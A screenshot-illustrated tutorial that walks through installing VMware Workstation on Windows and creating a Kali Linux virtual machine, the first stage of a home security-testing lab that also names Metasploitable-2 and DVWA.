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
1. Installations:- VMware, kali, Windows OS, metaspotiable-2 & DVWA.

1 a. Installation of VMware on WindowsOS


Step 1:- To install VMware download it from Official VMware Website and Double Click on the Setup file.

	torbrowser-install-win64-10.0.5_en-US...	03-12-2020 18:50	Application	71,443 KB
	tsetup.2.5.8.exe	15-02-2021 19:00	Application	26,343 KB
	uTorrent.exe	29-06-2022 18:59	Application	1,726 KB
	utweb_installer.exe	29-06-2022 18:55	Application	1,745 KB
	vagrant_2.2.19_i686.msi	19-05-2022 15:05	Windows Installer ...	2,62,284 KB
	VC_redist.x64.exe	25-09-2022 11:12	Application	24,644 KB
	VirtualBox-6.1.26-145957-Win.exe	29-08-2021 20:54	Application	1,05,699 KB
	VisualStudioSetup.exe	18-01-2022 10:36	Application	1,613 KB
	vlc-3.0.11-win64.exe	12-01-2021 21:59	Application	40,844 KB
☒	VMware-workstation-full-16.0.0-16894...	31-10-2020 19:33	Application	6,34,118 KB
	vs_community_690985257.163055903...	02-09-2021 10:34	Application	1,434 KB


Step2:- Click Next in the Installation Wizard.




Step3:- Accept the license Agreement and Click Next to Continue the installation.




Step4: Choose Custom Option and Select the folder in which you would like to install the application. Also select Enhanced Keyboard Driver check box and Click Next.




Step5:-Next you are “Check for Updates ”and“ Help improve VMware Workstation Pro”. Leave it to defaults and Click Next.




Step6:-Next step is to select the place you want the shortcut icons to be placed on your system to launch the application, select them as you prefer.




Step7:-Now you see the begin installation dialogbox. Click install to start the installation process. Wait for this to complete.



Step8:- Attend you will see installation completion dialogbox. Click finish and you are done with the installation process. You may be asked to restart your computer. Click on Yes to restart.



Step9:-After restarting the PC, Launch VMware Workstation.




1b. Installation of Kali Linux on VMWare Workstation16


Step 1: To install the Kali Linux, we need to download the installer ISO image file, from kali.org official Website.




Step 2: After Downloading, Open VMware player from the Windows Start menu and Click on Create a New Virtual Machine or File -> New Virtual Machine. Welcome to the new Virtual Machine Wizard dialog box will open. Select typical and click on next.




Step 3: You will see new Virtual machine Wizard dialog box, Click Next. In the next dialog box, you will have to browse to the downloaded ISO file and click next. In the next dialog box, you will be asked to select the Guest Operating System. Select Guest operating system as Linux and Version as Debian 10.x 64-bit and Click next.




Step4: In this dialog box, you will be asked to provide the name of the virtual machine. You can also change the location of the virtual machine. By default, it is placed in the Documents/Virtual Machine folder. Leaving it as the default is also fine.




Step 5: Next dialog box asks you to specify the disk capacity. This is the maximum amount of disk space it will utilize once the Virtual Machine is created. You can leave it to the default but if you are running low on disk space, you can reduce it to 20GB.



Step 6: Now Ready to Create Virtual Machine dialog box will appear, where all the previously selected values will be displayed. Here Click on Finish.




Step 7: After the Virtual Machine is created, Launch the kali Virtual Machine to install Kali Linux on virtual machine.



